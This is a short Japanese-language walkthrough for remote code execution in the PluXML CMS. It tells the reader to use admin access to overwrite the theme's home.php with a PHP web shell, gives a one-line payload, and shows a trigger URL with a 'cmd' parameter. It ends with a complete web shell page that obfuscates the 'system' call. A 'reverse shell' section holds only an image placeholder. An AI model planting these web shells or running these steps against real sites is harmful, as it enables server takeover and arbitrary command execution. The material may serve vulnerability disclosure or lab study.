
認証: 有効な管理者資格情報を使用して PluXML 管理パネルにログインします テーマエディターに移動:


管理ダッシュボードにアクセスします 移動先: テーマ → Home.php → 編集 image

悪意のあるペイロードを注入:

  • home.php の既存のコンテンツを PHP ウェブシェルに置き換えます

  • ペイロード例: <?php system($_GET['cmd']); ?>

  • 変更したファイルを保存します

実行をトリガー:

ウェブサイトのメインホームページにアクセスします 注入された PHP コードはウェブサーバーの権限で実行されます

  • リモートコマンドは次の方法で実行できます: http://target.com/?cmd=whoami

リバースシェル

image

ウェブシェルのペイロード

<html>
  <body>
    <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
      <input
        type="TEXT"
        name="cmd"
        autofocus
        id="cmd"
        size="80"
      >
      <input
        type="SUBMIT"
        value="Execute"
      >
    </form>

    <pre>
<?php
if (isset($_GET['cmd'])) {
    $func_name = "sys" . "tem";
    $func_name($_GET['cmd']);
}
?>
    </pre>
  </body>
</html>
